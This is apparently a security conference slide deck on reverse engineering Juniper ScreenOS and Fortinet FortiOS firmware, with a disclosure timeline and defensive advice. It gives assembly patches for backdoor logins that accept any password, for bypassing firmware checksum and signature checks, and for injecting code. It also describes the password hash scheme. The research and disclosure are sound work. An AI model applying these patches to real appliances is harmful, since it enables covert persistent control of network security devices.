Netscreen of the Dead
&
Return of the Living Fortigate

Cast

Graeme Neilson :: *Script*
Security Consultant
Aura Software Security
graeme@aurasoftwaresecurity.co.nz

Juniper Inc :: *Patient Zero*
Network Security Appliance Vendor
www.juniper.net

Fortinet Inc :: *Victim Two*
Network Security Appliance Vendor
www.fortinet.com

Trailer

- What if a core network security device was compromised?
  - an attacker has exploited a vulnerability
  - malicious third party support
  - malicious appliance supplier
  - malicious or socially engineered employee

- Different approach from remote exploits as these appliances are not normally accessible from non management networks.

- Goal is hidden root control of the appliance.
  - Discuss reversing and modifying appliance firmware.
  - Demo a zombie Netscreen and Fortigate (Troopers exclusive)

Opening Scene

Netscreens are manufactured by Juniper Inc

- All in one Firewall, VPN, Router security appliance.
- SME to Datacentre scale (NS5XP – NS5400).
- Common Criteria and FIPS certified.
- Run a closed source, real time OS called ScreenOS.
- ScreenOS is supplied as a binary firmware 'blob'.

NS5XT Model:

- PowerPC 405 GP RISC processor 64MB Flash
- Serial console, Telnet, SSH, HTTP/HTTPS admin interfaces

Attack

Attacking firmware - two vectors of attack:

- Live evisceration: debugging with remote GDB debugger over serial line.
- Feeding on the remains: dead listing / static binary analysis using disassembler and hex editor of firmware.

PowerPC architecture:


- fixed instruction size of 4 bytes
- flat memory model
- 32 GP registers, no explicit stack, link register
- IBM PPC405 Embedded Processor Core User Manual

Live Evisceration

- Embedded Linux Development Kit has GDB compiled for PowerPC 405 processor
- No source so create custom `.gdbinit` for PPC registers and 'stack' to provide 'SoftICE' like context on breaks.
- Network connection to the Netscreen and run:

```
set gdb enable
```

- Connect remote gdb via serial console



```
gdb>context

powerpc
-------------------------------------------------------------------------[regs]
 r00:00000001 r01:03790318 r02:01358000 r03:FFFFFFFF     pc:0032BEA4
 r04:0000002E r05:00000000 r06:00000000 r07:00000000
 r08:01631050 r09:01350000 r10:01630000 r11:01630000     lr:0032C5CC
 r12:20000028 r13:00000000 r14:00000000 r15:00000000
 r16:00000000 r17:402D04B0 r18:0377FCC0 r19:00000000    ctr:0060A764
 r20:03790938 r21:013509AC r22:FFFFFFFF r23:0377FCCE
 r24:00000000 r25:00000000 r26:00000000 r27:00000000     cr:40000028
 r28:0377FCC0 r29:00000000 r30:03790A20 r31:0135098C    xer:2000000E

[03790318]-------------------------------------------------------------[stack]
0379037C : 00 00 00 00  00 00 00 00 - 00 00 00 00  00 00 00 00
03790360 : 00 00 00 00  00 00 00 00 - 00 00 00 00  00 00 00 00
0379034A : 00 00 00 00  00 00 00 00 - 00 00 00 00  00 00 00 00
0379032E : A6 40 03 79  04 B0 00 60 - A9 BC 00 00  00 00 00 00 �@ y �`��
03790318 : 03 79 03 20  00 06 22 F0 - 03 79 03 79  03 30 00 32  y   "� y y 02
X y  302 : 00 01 03 79  0D 58 03 79 - 03 10 0A 20  00 06 37 08   y
  7
037902E6 : 00 00 00 00  00 05 01 62 - 9F A0 C2 28  01 4A 05 EA  b���( J
037902D0 : 03 79 02 D8  00 32 BE 60 - 03 79 03 77  FC C0 01 4A  y �2�` y w
037902B4 : 01 6F 0A 24  03 79 02 D0 - 00 B8 00 00  00 69 03 79  o
$ y иi y

[0032BEA4]---------------------------------------------------------[code]
0x32bea4:       lwz     r0,12(r1)
0x32bea8:       mtlr    r0
0x32beac:       addi    r1,r1,8
0x32beb0:       blr
0x32beb4:       stwu    r1,-40(r1)
0x32beb8:       mflr    r0
0x32bebc:       stw     r29,28(r1)
0x32bec0:       stw     r30,32(r1)
0x32bec4:       stw     r31,36(r1)
0x32bec8:       stw     r0,44(r1)
0x32becc:       mr      r31,r3
0x32bed0:       lis     r9,322
0x32bed4:       lwz     r0,-13800(r9)
0x32bed8:       cmpwi   r0,0
0x32bedc:       beq-    0x32bef0
0x32bee0:       lis     r3,196
-----------------------------------------------------------------------
gdb>
```

- Worked:
  - Memory dumps
  - Query memory addresses
- Didn't work:
  - Breakpoints
  - Single stepping

Feeding on the Remains

```
/--------------------------\
|          HEADER          |
|--------------------------|
|                          |
|--------------------------|
|           STUB           |
|--------------------------|
|                          |
|--------------------------|
|         UNKNOWN          |
|--------------------------|
|                          |
|--------------------------|
|     COMPRESSED BLOB      |
|         ( BUB )          |
\--------------------------/
```

- Compared many different versions of ScreenOS firmware.
- Revealed a 4 section structure

- Header:

```
              sig      sysinfo
00000000: EE16BA81 00110A12 00000020 02860000
00000010: 004E6016 15100050 29808000 C72C15F7
              size                       checksum
```

size = compressed image size – 79 bytes
sysinfo = 00, platform, cpu, version

- Stub contains strings relating to LZMA compression algorithm. Version 6 uses gzip compression.

- Compressed Binary Update Blob (Bub) has a header.

Bub

- The header of the compressed binary update blob (Bub) appears to be a customised LZMA header.
- Comparative analysis of different firmware version headers.
- The standard LZMA header has 3 fields:

  options, dictionary_size, uncompressed_size

- 'Bub' header has 3 fields:

  signature bytes, options, dictionary_size

```
00012BF0: 00000000 00000000 00000000 00000000
00012C00: 01440598 5D002000 00007705 92C63DFC
00012C10: 07046E0E 343AA6F1 899098E8 8EDAFDA8
```

Bub Can Change

Uncompress Bub
- Cut out the compressed blob from firmware.
- Insert an `uncompressed_size` field of value -1 == unknown size
- Modify the `dictionary_size` from `0x00200000` to `0x00008000`
- Then we can decompress the blob using freely available LZMA utilities

Compress Bub
- Compress the binary with standard LZMA utilities.
- Modify the `dictionary_size` field from `0x00002000` to `0x00200000`.
- Delete the `uncompressed_size` field of 8 bytes.
- Insert into original firmware file.

Night of the Living Netscreen

- Cut out the compressed Bub section of the firmware.
- Uncompress Bub.
- Modify the resulting binary to add or change code and / or data.
- Re-compress the modified binary into a new Bub.
- Prepend the original Bub header to the new modified Bub.
- Successfully upload the modified firmware over serial.
- Cannot yet upload modified firmware via web interface due to an additional checksum validation.

Autopsy

- Uncompressed Bub is ~20Mb ScreenOS binary with a header.
- Want to load into IDA but need a loading address so that references within the program point to the correct locations.
- From header: program_entry = address – offset

```
             signature                 offset    address
 00000000:   EE16BA81 00010110   00000020 00060000
 00000010:   01440578 00000000   00000000 F8A2FA6F
```

- Confirm with live debugging
- Correctly loaded binary but unknown sections…

Autopsy ii

```
/-------------------------\
|         HEADER          |
|-------------------------|
|      SCREENOS CODE      |
|-------------------------|
|      SCREENOS DATA      |
|-------------------------|
|    BOOT LOADER CODE     |
|-------------------------|
|    BOOT LOADER DATA     |
|-------------------------|
|          0xFFs          |
|-------------------------|
|      other stuff!       |
\-------------------------/
```

- Use IDA scripts to find function prologs (0x9421F*) and mark as code.
- Mark strings in data section for cross references.
- Use error strings to identify functions and rename.
- Search for str_cmp, file_read, file_write, login etc.
- Build up a picture of the binary structure and functions.
- Need to cut out boot loader and disassemble separately with loading address 0x0.

Netscreen of the Dead

- Modified ScreenOS firmware required functionality:
  - **Install/Upgrade**: Load any image via serial, tftp and web
  - **Maintain Access**: Include a back door login mechanism
  - **Infection**: Execute arbitrary code injected into the image
- All modification hand crafted assembly inserted using a hex editor on the firmware.

First Bite

Install / Upgrade

- Checksum and size in header are checked when images loaded over the network via the Web interface

```
00000000: EE16BA81 00110A12 00000020 02860000
00000010: 004E6016 15100050 29808000 C72C15F7 checksum
```

- Checksum is calculated, could reverse the algorithm...but on firmware loading a bad checksum value is printed to the console.
- What if we modify the image to print out the correct checksum value? we would have a 'checksum calculator' image which we load modified images against to calculate their checksums.
- With correct checksum we can now load modified images via web interface.

First Bite ii

```
008B60E4  lwz   %r4, 0x1C(%r31) # %r4 contains header checksum
008B60E8  cmpw  %r3, %r4        # %r3 contains calculated checksum

008B60EC  beq   loc_8B6110      # branch away if checksums matched
#008B60EC mr    %r4,%r3         # print out calculated checksum

008B60F0  lis   %r3, aCksumXSizeD@h # " cksum :%x size :%d\n"
008B60F4  addi  %r3, %r3, aCksumXSizeD@l
008B60F8  lwz   %r5, 0x10(%r31)
008B60FC  bl    Print_to_Console # %r4 is printed to console
008B6100  lis   %r3, aIncorrectFirmw@h # "Incorrect firmware data,
008B6104  addi  %r3, %r3, aIncorrectFirmw@l
008B6108  bl    Print_to_Console
```

One Bit{e}

Maintain Access

- Console, Telnet, Web and SSH all compare password hashes and all use the same function.
- SSH falls back to password if client does not supply a key unless password authentication has been disabled.
- One bit patch provides login with **any** password if a valid username is supplied.

One Bit{e} ii

```
003F7F04    mr      %r4, %r27
003F7F08    mr      %r5, %r30
003F7F0C    bl      COMPARE_HASHES  # does a string compare

003F7F10    cmpwi   %r3, 0                  # equal if match
#0x397F30   cmpwi   %r3, 1                  # equal if they don't match

003F7F14    bne     loc_3F7F24  # login fails if not equal (branch)

003F7F18    li      %r0, 2
003F7F1C    stw     %r0, 0(%r29)
003F7F20    b       loc_3F7F28
```

Infection

Injecting code into the binary


- ScreenOS code section contains a block of nulls
- Proof of concept code injected into nulls

Proof of Concept Code :: motd

- Patch a branch in ScreenOS to call our code
- Call ScreenOS functions from our code
- Create new code and functionality
- Branch back to callee

Infection ii

```
stwu   %sp, -0x20(%sp)
mflr   %r0
lis    %r3, string_msb_address
addi   %r3, %r3, string_lsb_address
bl     Print_To_Console
mtlr   %r0
addi   %sp,, %sp, 0x20
bl     callee_function
```



```
002BB4B0  93DFCAC4  4BD48E69  80010014  7C0803A6   ▼□□□K□▼i▼☺ ¶|◘♥ª
002BB4C0  83C10008  83E1000C  38210010  4E800020   ▼□ ◘▼ß ♀8! ►N▼
002BB4D0  00000000  00000000  00000000  00000000
002BB4E0  9421FFE0  7C0802A6  3C6000C4  386321BC   ▼! α|◘☻ª<' □8c!□
002BB4F0  488ED7E9  60630001  7C0803A6  38210020   H▼□θ'c ☺|◘♥ª8!
002BB500  480DCA31  00000000  00000000  00000000   H♪□1
002BB510  00000000  00000000  00000000  00000000
002BB520  00000000  00000000  00000000  00000000
002BB530  00000000  00000000  00000000  00000000
002BB540  00000000  00000000  00000000  00000000
```

Zombie Loader

- All Juniper ScreenOS firmware files are signed.
- Administrator can load a Juniper certificate to validatefirmware.
- Certificate **not installed** by default.
- Administrator can **delete** this certificate.
- Check is done in the **boot loader** which we can modify to authenticate all images or only non-Juniper images
- Process: Delete certificate -> install bogus firmware -> re-install certificate

Zombie Loader ii

```
0000D68C    bl     sub_98B8
0000D690    cmpwi %r3, 0      # %r3 has result of image validation

0000D694    beq    loc_D6B0    # branch if passed
#0000D694   b      loc_D6B0    # always branch, all images authenticated
#0000D694   bne    loc_D6B0    # ...or only bogus images authenticated

0000D698    lis    %r3, aBogusImageNotA@h # Bogus image not authenticated"
0000D69C    addi   %r3, %r3, aBogusImageNotA@l
0000D6A0    crclr 4*cr1+eq
0000D6A4    bl     sub_C8D0
0000D6A8    li     %r31, -1
0000D6AC    b      loc_D6E0
0000D6B0    lis    %r3, aImageAuthentic@h  # Image authenticated!
```

28 Hacks Later

- Hidden shadow configuration file
  - allowing all traffic from one IP address through Netscreen
  - network traffic tap
- Persistent infection via boot loader on ScreenOS upgrade
- Javascript code injection in web console
- Information discovery from reverse engineering (certificates, vulnerabilities, algorithms)

Dead Criteria

FIPS140-2 Security Policies for Netscreen devices states:

“***The following non-approved algorithms/protocols are disabled in FIPS mode: RSA encryption/decryption, DES, MD5, SNMPv3***”

ScreenOS Password hashing algorithm (in FIPS mode) is:

1. **MD5 Hash** (username + “:Administration Tools:” + password)
2. Base64 encode
3. Insert the characters **'n' 'r' 'c' 's' 't' 'n'** at fixed positions

```
nJ8aK7rVOo1Ico6CbsQFKNCtviAjTn
nPZmEerYEtdHcanJhsHGsSBtkrAV4n
nKqqMDroCJPBc81F2smLmCMtnNCHRn
```

Victim

Sent white-paper and firmware to Juniper recommending:

- Install firmware authentication certificate at factory
- Prevent certificate deletion
- Encrypt firmware rather than using obfuscated compression

Juniper response:

13 Sep: “This is expected”

28-Nov: “I saw you are presenting ... Cool.”

24-Nov: Publish JTAC Bulletin PSN-2008-11-111

“*ScreenOS Firmware Image Authenticity Notification*”

Risk Level : Medium

Victim ii


"All Juniper ScreenOS Firewall Platforms are susceptible to circumstances in which a maliciously modified ScreenOS image can be installed."

Juniper recommend:

– Install the imagekey.cer certificate.

– Utilize the "Manager-IP" feature to control which hosts (via their IP addresses) can manage your firewall.

– Change the TCP port by which the device listens for administration traffic (HTTPS, SSH).



Rules for Survival

- Install known firmware before deployment
  Who is your vendor? Ebay?!!
- Administration via VPN only.
  (Be aware of a potential known plain text attack against Netscreen VPN ping keep-alive packets.
- Management network on a management interface / VR. (TFTP firmware upgrades)
- Limit number of administrators.
- Strong passwords.

Main Feature: ScreamOS

Return of the Living Fortigate

- Fortinet make Fortigate appliances (x86 platform).
- Runs **FortiOS** - based on Linux.
- Supplied as standard gzip file with certificate and hash appended.
- Decompress gives an encrypted blob of data.
- The encryption used has weaknesses:
  - Watermarks (patterns in the data) looks like a disk image.
  - Location of MBR, kernel, root file system can be seen.
  - This provides known plain text attack.
- Removable BIOS chip running FortiBIOS.

Infection iii

- Not all details as I have not discussed with Fortinet (10 days)
- Fortigate will load firmware even if it has no certificate, no hash and is unencrypted.
- The only verification is of filenames contained within the gzips
  - Start of MBR must contain a filename matching a device & version ID
  - Kernel must be called “fortikernel.out”
- Can modify existing system or replace kernel and file system.
- Automated firmware upgrade on reboot from USB stick is a feature.

B-Movie: ZombiOS

Roll the Credits

Andy and Mark @
Aura Software Security

Enno and Troopers Staff

Angus
[for the Fortigate60]

George Romero

Questions?